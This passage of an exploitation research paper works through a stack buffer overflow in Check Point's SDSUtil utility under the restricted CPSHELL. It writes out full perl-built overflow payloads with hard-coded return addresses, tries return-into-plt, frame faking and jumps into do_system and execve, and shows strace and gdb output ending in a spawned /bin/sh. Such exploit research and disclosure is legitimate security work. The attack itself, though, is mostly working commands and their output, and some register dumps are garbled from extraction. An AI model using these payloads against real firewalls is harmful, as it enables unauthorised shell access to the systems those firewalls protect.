140 Trying well Known hacking Techniques As we are without any new idea, we try other well known techniques in our scenario. We are interested about the "return-into-plt" attacks described in papers like in or in Nergal's en Phrack 58 article... Those are smart techniques but let's see what happens to us.y Trying "Return-into-plt" (PLT: Procedure Linkage Table) Return-into-plt attacks rely on the Procedure Linkage Table of the mapped binary to reference functions. The advantage is that in systems where ASLR is on -but no PIE protection- then the PLT is in a "fixed" address. So the attacker can use it to call strcpy() to runtime move data -null bytes...- Let's see what we can do in our scenario: [Expert@sh]# cat /proc/sys/kernel/exec-shield 1 [Expert@sh]# cat /proc/sys/kernel/exec-shield-randomize 1 [Expert@sh]# objdump -d `which SDSUtil` grep -e '<puts@plt>:' 0804ada8 <puts@plt>: [Expert@sh]# strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xd9\xf9\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\xa8\xad\x04\x08"'` `perl -e 'print "\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/hugo "x400'` write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 fstat64(1, {st_mode=s_ifchr 0620, st_rdev=makedev(3, 0),...}) = 0 ioctl(1, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo...}) = 0 140
141 mmap2(null, 4096, PROT_READ PROT_WRITE, MAP_PRIVATE MAP_ANONYMOUS, -1, 0) = 0x775ee000 write(1, "/\225\377\1777\225\377\177:\225\377\177A\225\377\177r\301"..., 1625/ÿ7ÿ:ÿAÿrÁÿxÁÿÁÿÁÿÁÿÁÿÁÿÁÿ Áÿ«Áÿ±Áÿ Áÿ½ÁÿÃÁÿÉÁÿÏÁÿÕÁÿÛÁÿáÁÿçÁÿíÁÿóÁÿùÁÿÿÁÿÂÿ ÂÿÂÿÂÿÂÿ#Âÿ)Âÿ/Âÿ5Âÿ;ÂÿAÂÿGÂÿMÂÿSÂÿYÂÿ_ÂÿeÂÿkÂÿqÂÿwÂÿ}ÂÿÂÿÂÿÂÿÂÿÿ Âÿ Âÿ-Âÿ³Âÿ¹Â ÿ ÂÿÅÂÿËÂÿÑÂÿ ÃÿÃÿÃÿÃÿ%Ãÿ+Ãÿ1Ãÿ7Ãÿ=ÃÿCÃÿIÃÿOÃÿUÃÿ[ÃÿaÃÿgÃÿmÃÿsÃÿyÃÿÃÿÃÿÃÿÃÿÃÿ Ãÿ Ãÿ Ãÿ ÃÿµÃÿ»ÃÿÁÃÿÇÃÿÍÃÿÓÃÿÙÃÿßÃÿåÃÿëÃÿñÃÿ ÃÿýÃÿÄÿ ÄÿÄÿÄÿÿ!Äÿ'Äÿ- Äÿ3Äÿ9Äÿ?ÄÿEÄÿKÄÿQÄÿWÄÿ]ÄÿcÄÿiÄÿoÄÿuÄÿ{ÄÿÄÿÄÿÄÿÄÿÄÿÄÿ Äÿ«Äÿ±Äÿ Äÿ½ÄÿÃÄÿÉÄÿÏÄÿÕ ÄÿÛÄÿáÄÿçÄÿíÄÿóÄÿùÄÿÿÄÿÅÿ ÅÿÅÿÅÿÅÿ#ÆÿÆÿÆÿÆÿ%Æÿ+Æÿ1Æÿ7Æÿ=ÆÿCÆÿIÆÿOÆÿUÆÿ[ÆÿaÆÿgÆÿmÆÿsÆÿyÆÿÆÿÆÿ ÆÿÆÿÆÿÆÿ Æÿ Æÿ ÆÿµÆÿ»ÆÿÁÆÿÇÆÿÍÆÿÓÆÿÙÆÿßÆÿåÆÿëÆÿñÆÿ ÆÿýÆÿÇÿ ÇÿÇÿÇÿÿ!Çÿ'Çÿ- Çÿ3Çÿ9Çÿ?ÇÿEÇÿKÇÿQÇÿWÇÿ]ÇÿcÇÿiÇÿoÇÿuÇÿ{ÇÿÇÿÇÿÇÿÇÿÇÿÇÿ Çÿ«Çÿ±Çÿ Çÿ½ÇÿÃÇÿÉÇÿÏÇÿÕ ÇÿÛÇÿáÇÿçÇÿíÇÿóÇÿùÇÿÿÇÿÈÿ ÈÿÈÿÈÿÈÿ#ÉÿÉÿÉÿÉÿ%Éÿ+Éÿ1Éÿ7Éÿ=ÉÿCÉÿIÉÿOÉÿUÉÿ[ÉÿaÉÿgÉÿmÉÿsÉÿyÉÿÉÿÉÿÉÿÉÿÉÿÉÿ Éÿ É ÿ ÉÿµÉÿ»ÉÿÁÉÿÇÉÿÍÉÿÓÉÿÙÉÿßÉÿåÉÿëÉÿñÉÿ ÉÿýÉÿÊÿ ÊÿÊÿÊÿÿ!Êÿ'Êÿ- Êÿ3Êÿ9Êÿ?ÊÿEÊÿKÊÿQÊÿWÊÿ]ÊÿcÊÿiÊÿoÊÿuÊÿ{ÊÿÊÿÊÿÊÿÊÿÊÿÊÿ Êÿ«Êÿ±Êÿ Êÿ½ÊÿÃÊÿÉÊÿÏÊÿÕÊÿÛ Êÿ ) = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ It seems to work but... what about the CPSHELL? Ooooops! The CPSHELL doesn't allow 0x08 chars... End of story. So it's clear we can't reference addresses beginning with 0x08. So almost any technique described by other excellent researchers to bypass standard ASLR systems should fail... No way to reference strcpy(), no way to reference dl-resolve() via PLT to runtime calculate the function address -yes I know many advanced readers were thinking about this technique from the beginning of the paper
142 CPSHELL, CPSHELL... arrrrrg! Even EBP manipulation doesn't seem to be an easy task, because of the random stack base address... So I think that I'm not mad if I state that this exploitation scenario is far from easy, and probably can't be exploited in most "traditional" ways.. 142
143 Rename() We keep on trying the execution of system calls to find out what can we do in any specific case. The rename() syscall works similar to symlink, and its nature makes it having the same problems. The major problem is that even if we can rename "/bin/sh" -controlling the first argument- we can't control the second argument. This implies: 1st: we can't control the name of the renamed file 2nd: we can't control the path of the renamed file -always the current directory, that is : "/home/user" Is the second one which makes our task very difficult. By linking or renaming "/bin/sh" to "something", we will always have "something" in the current directory and not in "/bin". So if it is not in the path, it can't be executed by system()... -Yes I now there're some functions of exec family that solve this... be patient...- [Expert@sh]# strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xa0\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "\x11\x06\xff\x7f"'``perl -e 'print "\x07\x16\x30"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` - command `perl -e 'print "/bin/sh "x3999' rename("/bin/sh", "?") = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ [Expert@sh]# ls -la /bin/sh ls: /bin/sh: No such file or directory [Expert@sh]# mv /bin/? /bin/sh mv: cannot stat `/bin/?': No such file or directory [Expert@sh]# mv? /bin/sh [Expert@sh]# pwd / 143
144 `timed out waiting for input: auto-logout [sh]# Let's review the state of our exploitation environment: 1.- Non executable Stack 2.- Non executable Heap 3.- ASCII Armor (libraries under 16MB, first byte null) -> We can't parse arguments to functions due to null byte 4.- ASLR -> we must brute force. No way to reference PLT due to CPSHELL non valid chars (0x08) 5.- CPSHELL only allows "a-z, A-Z,_+-..." 6.- Random stack-> we must brute force EBP to manipulate frames. We can use our last technique of call a function after the entry point with execve, let's see what happens: [Expert@sh]# strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xa0\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "\x11\x06\xff\x7f"'``perl -e 'print "\x28\xcc\x34"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` - command `perl -e 'print "/bin/bash "x3999'` write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 execve("/bin/bash", [umovestr: Input/output error 0x18, umovestr: Input/output error 0x19], [/* 2732 vars */]) = -1 EFAULT (Bad address) --- SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ We can control one argument. Unfortunately we can't control the other ones
145 Chroot() strace SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\x91\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "\x11\x06\xff\x7f"'``perl -e 'print "\x03\x90\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` - command `perl -e 'print "/home/admin "x3999'` write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 chroot("/home/admin") = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV
146 Frame manipulation Let's try the frame manipulation technique explained in phrack 58: [ frame faking (see [4]) This second technique is designed to attack programs compiled _without_ -fomit-frame-pointer option. An epilogue of a function in such a binary looks like this: leaveret: leave ret Regardless of optimization level used, gcc will always prepend "ret" with "leave". Therefore, we will not find in such binary an useful "esp lifting" sequence (but see later the end of 3.5). In fact, sometimes the libgcc.a archive contains objects compiled with -fomit-frame-pointer option. During compilation, libgcc.a is linked into an executable by default. Therefore it is possible that a few "add $imm, %esp; ret" sequences can be found in an executable. However, we will not %rely on this gcc feature, as it depends on too many factors (gcc version, compiler options used and others). Instead of returning into "esp lifting" sequence, we will return into "leaveret". The overflow payload will consist of logically separated parts; usually, the exploit code will place them adjacently. <- stack grows this way 146
147 addresses grow this way -> saved FP saved vuln. function's return address buffer fill-up(*) fake_ebp0 leaveret (*) this time, buffer fill-up must not overwrite the saved frame pointer! v fake_ebp1 f1 leaveret f1_arg1 f1_arg the first frame +-+ v fake_ebp2 f2 leaveret f2_arg1 f2_argv the second frame fake_ebp0 should be the address of the "first frame", fake_ebp1 - the address of the second frame, etc. Now, some imagination is needed to visualize the flow of execution. 1) The vulnerable function's epilogue (that is, leave;ret) puts fake_ebp0 into %ebp and returns into leaveret. 2) The next 2 instructions (leave;ret) put fake_ebp1 into %ebp and return into f1. f1 sees appropriate arguments. 3) f1 executes, then returns. Steps 2) and 3) repeat, substitute f1 for f2,f3,...,fn. 147
148 In [4] returning into a function epilogue is not used. Instead, the author proposed the following. The stack should be prepared so that the code would return into the place just after F's prologue, not into the function F itself. This works very similarly to the presented solution. However, we will soon face the situation when F is reachable only via PLT. In such case, it is impossible to return into the address F+something; only the technique presented here will work. (BTW, PLT acronym means "procedure linkage table". This term will be referenced a few times more; if it does not sound familiar, have a look at the beginning of [3] for a quick introduction or at [12] for a more systematic description). Note that in order to use this technique, one must know the precise location of fake frames, because fake_ebp fields must be set accordingly. If all the frames are located after the buffer fill-up, then one must know the value of %esp after the overflow. However, if we manage somehow to put fake frames into a known location in memory (in a static variable preferably), there is no need to guess the stack pointer value. There is a possibility to use this technique against programs compiled with -fomit-frame-pointer. In such case, we won't find leave&ret code sequence in the program code, but usually it can be found in the startup routines (from crtbegin.o) linked with the program. Also, we must change the "zeroth" chunk to buffer fill-up(*) leaveret fake_ebp0 leaveret ^ -- this int32 should overwrite return address of a vulnerable function Two leaverets are required, because the vulnerable function will not set up %ebp for us on return. As the "fake frames" method has some advantages over "esp lifting", sometimes it is necessary to use this trick even when 148
149 attacking a binary compiled with -fomit-frame-pointer. You can find more information about the Epilogue of a function here: "Epilogue The function epilogue reverses the actions of the function prologue and returns control to the calling function. It typically does the following actions (Note this procedure may differ from one architecture to another): * Replaces the stack pointer with the current base (or frame) pointer, so the stack pointer is restored to its value before the prologue. * Pops the base pointer off the stack, so it is restored to its value before the prologue. * Returns to the calling function, by popping the previous frame's program counter off the stack and jumping to it. Note that the given epilogue will reverse the effects of either of the above prologues (either the full one, or the one which uses enter). For example, these three steps may be accomplished in 32-bit x86 assembly language by the following instructions (using AT&T syntax): mov %ebp, %esp pop %ebp ret Like the prologue, the x86 processor contains a built-in instruction which performs part of the epilogue. The following code is equivalent to the above code: leave ret The leave instruction simply performs the mov and pop instructions, as outlined above." 149
150 With all that information we write a simple script: #!/bin/sh # we get the address of the function for i in `cat /home/admin/system_calls`; do echo $i echo "p $i" > /home/admin/comandos DIR=`/home/admin/gdb batch -command=./comandos /opt/cpsuite- R60/fw1/bin/SDSUtil /var/log/dump/usermode/sdsutil.2222.core grep $i cut -d " " -f 8` echo "La direccion de $i es $DIR" # we inspect the memory of the process from the address previously obtained echo "x/20000i $DIR" > /home/admin/comandos /home/admin/gdb batch -command=./comandos /opt/cpsuite-r60/fw1/bin/sdsutil /var/log/dump/usermode/sdsutil.2222.core grep -A 5 leave done We put all the syscalls of the linux kernel 2.4 in a file: [Expert@sh]# cat system_calls accept 150
151 access acct add_key adjtimex afs_syscall alarm alloc_hugepages arch_prctl atkexit bdflush bind break brk cacheflush capget capset chdir chmod chown chroot clock_getres Then we will find "leave" instructions in the loaded libraries. We must do in this way because WE CAN'T REFERENCE THE BINARY IMAGE due to the 0x08 byte in its address. Fortunately we find: cat salida_buscador grep leave 0x2cc14e <sigignore+78>: leave 0x2cc14e <sigignore+78>: leave 0x2cc14e <sigignore+78>: leave 0x2cc14e <sigignore+78>: leave 0x2cc14e <sigignore+78>: leave 151
152 The sigignore function: 0x2cc100 <sigignore>: push %ebp 0x2cc101 <sigignore+1>: mov $0x1,%edx 0x2cc106 <sigignore+6>: mov %esp,%ebp 0x2cc108 <sigignore+8>: mov $0x1f,%eax 0x2cc10d <sigignore+13>: sub $0x9c,%esp 0x2cc113 <sigignore+19>: mov %edx,0xffffff70(%ebp) 0x2cc119 <sigignore+25>: lea 0xffffff74(%ebp),%edx 0x2cc11f <sigignore+31>: nop 0x2cc120 <sigignore+32>: movl $0x0,(%edx,%eax,4) 0x2cc127 <sigignore+39>: dec %eax 0x2cc128 <sigignore+40>: jns 0x2cc120 <sigignore+32> 0x2cc12a <sigignore+42>: movl $0x0,0xfffffff4(%ebp) 0x2cc131 <sigignore+49>: mov 0x8(%ebp),%edx 0x2cc134 <sigignore+52>: lea 0xffffff70(%ebp),%ecx 0x2cc13a <sigignore+58>: movl $0x0,0x8(%esp,1) 0x2cc142 <sigignore+66>: mov %ecx,0x4(%esp,1) 0x2cc146 <sigignore+70>: mov %edx,(%esp,1) 0x2cc149 <sigignore+73>: call 0x2caf30 <sigaction> 0x2cc14e <sigignore+78>: leave 0x2cc14f <sigignore+79>: ret And we try it: SDSUtil -p `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\x35\xbb\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "\x32\xbb\xff\x7f"'``perl -e 'print "\x4e\xc1\x2c"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "\x50\x8c\x1b "x3999'` Where: 0x002cc14e : address of the secuenceleave,ret. 152
153 0x7fffbb32 : estimated address -after tryall-error tests- where we can find our fake frame. Really this is the EBP of the exploited function... 0x001b8c50: address of system(). BUFFER + saved_ebp + saved_ret + trash + [fake_frame] +[fake_frame]... 7fffbb32 002cc14e We should do this in this way because we can't save our fake frame in a "static" place like a static variable, so we should put it in the stack. The result: sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil "$@" [Expert@sh]# gdb SDSUtil /var/log/dump/usermode/sdsutil.3738.core GNU gdb Red Hat Linux (5.3post rh) Copyright 2003 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux-gnu"...(no debugging symbols found)... Core was generated by `SDSUtil -p wùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿw'. 153
154 Reading symbols from /lib/libnss_dns.so.2...(no debugging symbols found)...done. Loaded symbols for /lib/libnss_dns.so.2 #0 0x001b8c75 in system () from /lib/tls/libpthread.so.0 (gdb) bt #0 0x001b8c75 in system () from /lib/tls/libpthread.so.0 #1 0x5d8908ec in?? () Cannot access memory at address 0x83e58955 (gdb) Ok, it seems we did it For this test we have set: /proc/sys/kernel/exec-shield to "1" y exec-shield-ramdomize to "0". Now we have the same problem of the non-controlled argument, because we can't pass through the null byte, we can't reference PLT, etc... Arrrrrg!!!! It would be nice to be able to chain two functions... So we could "chdir()" to "/bin" and then call symlink() to "/bin/sh", so we could have our link in the path... So the sequence will be: 1st.- chdir() to bin + symlink() "/bin/sh" to "something" in "/bin" 2nd.- call system() wit "something" as argument Nice. Unfortunately I have not been able to chain two functions in a controlled way from CPSHELL... :-( 154
155 Do_System() Let's play with the do_system() function. If we remember, we could manipulate the CPU registers like this: (gdb) set args -p `perl -e 'print "E"x10272'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "D"x4'``perl -e 'print "A"x3'` 123 `perl -e 'print "F"x235'` (gdb) r Breakpoint 1, 0x0804b093 in main () (gdb) s Single stepping until exit from function main, which has no line number information. 0x0804b815 in SetSDSDir(SDSMenuData*) () (gdb) s Single stepping until exit from function _Z9SetSDSDirP11SDSMenuData, which has no line number information. 0x0804b0ba in main () (gdb) s Single stepping until exit from function main, which has no line number information. Info; OpenConn; Enable; NA (no debugging symbols found)...(no debugging symbols found)...error; OpenConn; Enable; Unresolved host name. 0x in COMIDb::CreateObjectByTypeOrSetSync(int, void*, eopsechandlerrc (*)(HCPMIDB *, HCPMIOBJ *, int, unsigned, void*), void*, char const*, char const*, ICPMIClientObj*, unsigned&) () from /opt/cpsuite-r60/fw1/lib/libcpmiclient501.so (gdb) i r eax 0x1 1 ecx 0x897b
156 edx 0xd7d18c ebx 0x esp 0x7fffaa40 0x7fffaa40 ebp 0x x esi 0x edi 0x eip 0x x And doing: (gdb) x/20000x $esp-1 0x7ffff9cf: 0x x x x x7ffff9df: 0x x x x x7ffff9ef: 0x x x x x7ffff9ff: 0x x x x If we analyze do_system(): (gdb) x/20i do_system 0x2e1040 <do_system>: push %ebp 0x2e1041 <do_system+1>: mov $0x1,%edx 0x2e1046 <do_system+6>: mov %esp,%ebp 0x2e1048 <do_system+8>: push %edi 0x2e1049 <do_system+9>: mov $0x1f,%eax 0x2e104e <do_system+14>: push %esi 0x2e104f <do_system+15>: lea 0xffffff68(%ebp),%esi 0x2e1055 <do_system+21>: push %ebx 0x2e1056 <do_system+22>: call 0x2b863d < i686.get_pc_thunk.bx> 0x2e105b <do_system+27>: add $0xf783d,%ebx We see it works with many registers we can control. 156
157 SDSUtil -p `perl -e 'print "E"x10272'``perl -e 'print "\x7f\xff\xbc\x32"'``perl -e 'print "B"x4'``perl -e 'print "D"x4'``perl -e 'print "\x40\x10\x2e"'` 123 `perl -e 'print "F"x235'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: SÐÿ[Ðÿ^Ðÿøÿøÿ: command not found /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil We still have the problem of the uncontrolled argument
158 Playing again with cpu registers and execve() Let's play a bit more with the possibility of manipulate some registers. We know that execve() needs those registers: EAX= 0xb EBX= *prog ECX= argv[] EDX=*envp[] We can control some of those registers. So doing: [Expert@sh]# strace SDSUtil -p `perl -e 'print "/bin/sh;"x1283'`1234`perl -e 'print "\xa9\xdd\xff\x7f"'``perl -e 'print "C"x4'``perl -e 'print "\xaa\xaa\xff\x7f"'``perl -e 'print "\xaa\xbb\xff\x7f"'``perl -e 'print "\x43\xcc\x34"'` 123 `perl -e 'print "F"x235'` -command `perl - e 'print "/bin/sh "x1000'`9 We have: ) = 47 execve("/bin/sh", [umovestr: Input/output error 0x18, umovestr: Input/output error 0x19], [/* 0 vars */]) = -1 EFAULT (Bad address) --- SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ [Expert@sh]# But something is going wrong. Debugging: 158
159 Loaded symbols for /lib/libnss_dns.so.2 #0 0x0034cc61 in execve () from /lib/tls/libc.so.6 (gdb) i r eax 0xffffffff -1 ecx 0x0 0 edx 0xffffffff -1 ebx 0x3ee 1006 esp 0x7fffbbae 0x7fffbbae ebp 0x2f3b6873 0x2f3b6873 esi 0x edi 0x7fff8b eip 0x34cc61 0x34cc61 eflags 0x cs 0x23 35 ss 0x2b 43 ds 0xffff002b es 0x2b 43 fs 0x0 0 gs 0x33 51 (gdb) bt #0 0x0034cc61 in execve () from /lib/tls/libc.so.6 Cannot access memory at address 0x2f3b6873 (gdb) x/20i 0x0034cc61 0x34cc61 <execve+65>: ret 0x34cc62 <execve+66>: mov 0x34cc68 <execve+72>: neg 0x34cc6a <execve+74>: mov 0x34cc6d <execve+77>: mov 0x34cc72 <execve+82>: jmp 0x34cc74 <execve+84>: nop 0x34cc75 <execve+85>: nop 0x19c(%ebx),%ecx %edx %edx,%gs:(%ecx) $0xffffffff,%edx 0x34cc55 <execve+53> 159
160 We can see that code stops at the "ret" instruction ant that EIP is our "/bin" string... Let's take a look to the stack: (gdb) x/200x $esp 0x7fffbbae: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbbbe: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbbce: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbbde: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbbee: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbbfe: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbc0e: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbc1e: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbc2e: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbc3e: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbc4e: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbc5e: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 0x7fffbc6e: 0x2f6e6962 0x2f3b6873 0x2f6e6962 0x2f3b6873 That's OK, "/bin" string is on the stack and the execution is trying to jump to an invalid address... So, execve() is not working properly -as seen by the strace- and tries to return to an invalid address
161 Back to Do_System() Looking around in the Net we found exploits that use the do_system() function. Examining it we found something interesting: 0x2e14ab <do_system+1131>: lea 0xfffffec4(%ebp),%ecx 0x2e14b1 <do_system+1137>: mov %ecx,0x4(%esp,1) 0x2e14b5 <do_system+1141>: mov %esi,0x8(%esp,1) 0x2e14b9 <do_system+1145>: mov %edi,(%esp,1) 0x2e14bc <do_system+1148>: call 0x34cc20 <execve> Maybe we can take profit of this I want to try this: we make ESI and EDI -jumping directly to 0x2e14b5- pointing to the stack where we have our "/bin/sh" string. -Remember we can control ESI and EDI-: [Expert@sh]# strace SDSUtil -p `perl -e 'print "E"x10272'``perl -e 'print "\x76\xc8\xfe\x7f"'``perl -e 'print "\x76\xc8\xfe\x7f"'``perl -e 'print "D"x4'``perl -e 'print "\xb5\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` And that is the result: write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 execve("sh", ["SDSUtil", "-p", "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh",...], [/* vars */]) = -1 ENOENT (No such file or directory) exit_group(127) 161
162 Ok, it seems we are near our target... We tune it a bit: [Expert@sh]# strace SDSUtil -p `perl -e 'print "E"x10272'``perl -e 'print "\x70\xc8\xfe\x7f"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print "D"x4'``perl -e 'print "\xb5\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` execve("/bin/sh", ["SDSUtil", "-p", "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh",...], [/* vars */]) = -1 EFAULT (Bad address) exit_group(127) As we have nothing to lose, let's try to jump a bit after, exactly to: 0x2e14b9 <do_system+1145>: mov %edi,(%esp,1) 0x2e14bc <do_system+1148>: call 0x34cc20 <execve> just in case we are lucky and the stack content helps us... [Expert@sh]# strace SDSUtil -p `perl -e 'print "E"x10272'``perl -e 'print "\x70\xc8\xfe\x7f"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print "D"x4'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` And SURPRISE! See what happens: execve("/bin/sh", ["SDSUtil", "-p", "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh",...], [/* 41 vars */]) = 0 uname({sys="linux", node="sh",...}) = 0 brk(0) = 0x brk(0x ) = 0x
163 brk(0x ) = 0x rt_sigprocmask(sig_block, NULL, [], 8) = 0 open("/dev/tty", O_RDWR O_NONBLOCK O_LARGEFILE) = 9 close(9) = 0 getuid32() = 0 getgid32() = 0 geteuid32() = 0 getegid32() = 0 rt_sigprocmask(sig_block, NULL, [], 8) = 0 time(null) = open("/etc/mtab", O_RDONLY) = 9 fstat64(9, {st_mode=s_ifreg 0644, st_size=268,...}) = 0 old_mmap(null, 4096, PROT_READ PROT_WRITE, MAP_PRIVATE MAP_ANONYMOUS, -1, 0) = 0x775dd000 read(9, "/dev/hda2 / ext3 rw 0 0\nnone /pr"..., 4096) = 268 close(9) = 0 munmap(0x775dd000, 4096) = 0 open("/proc/meminfo", O_RDONLY) = 9 fstat64(9, {st_mode=s_ifreg 0444, st_size=0,...}) = 0 old_mmap(null, 4096, PROT_READ PROT_WRITE, MAP_PRIVATE MAP_ANONYMOUS, -1, 0) = 0x775dd000 read(9, " total: used: free:"..., 4096) = 726 close(9) = 0 munmap(0x775dd000, 4096) = 0 rt_sigaction(sigchld, {SIG_DFL}, {SIG_DFL}, 8) = 0 rt_sigaction(sigchld, {SIG_DFL}, {SIG_DFL}, 8) = 0 rt_sigaction(sigint, {SIG_DFL}, {SIG_DFL}, 8) = 0 rt_sigaction(sigint, {SIG_DFL}, {SIG_DFL}, 8) = 0 rt_sigaction(sigquit, {SIG_DFL}, {SIG_DFL}, 8) = 0 rt_sigaction(sigquit, {SIG_DFL}, {SIG_DFL}, 8) = 0 rt_sigprocmask(sig_block, NULL, [], 8) = 0 rt_sigaction(sigquit, {SIG_IGN}, {SIG_DFL}, 8) = 0 uname({sys="linux", node="sh",...}) = 0 stat64("/home/admin", {st_mode=s_ifdir 0700, st_size=8192,...}) = 0 stat64(".", {st_mode=s_ifdir 0700, st_size=8192,...}) = 0 163
164 getpid() = 7949 getppid() = 7948 stat64(".", {st_mode=s_ifdir 0700, st_size=8192,...}) = 0 stat64("/opt/spwm/bin/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/usr/local/sbin/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/usr/local/bin/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/sbin/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/bin/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/usr/sbin/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/usr/bin/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/opt/cpshrd-r60/bin/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/opt/cpshrd-r60/util/sdsutil", 0x7ffde5c0) = -1 ENOENT (No such file or directory) stat64("/opt/cpsuite-r60/fw1/bin/sdsutil", {st_mode=s_ifreg 0770, st_size=48728,...}) = 0 stat64("/opt/cpsuite-r60/fw1/bin/sdsutil", {st_mode=s_ifreg 0770, st_size=48728,...}) = 0 getpgrp() = 7948 rt_sigaction(sigchld, {0x8062aa0, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0 rt_sigprocmask(sig_block, NULL, [], 8) = 0 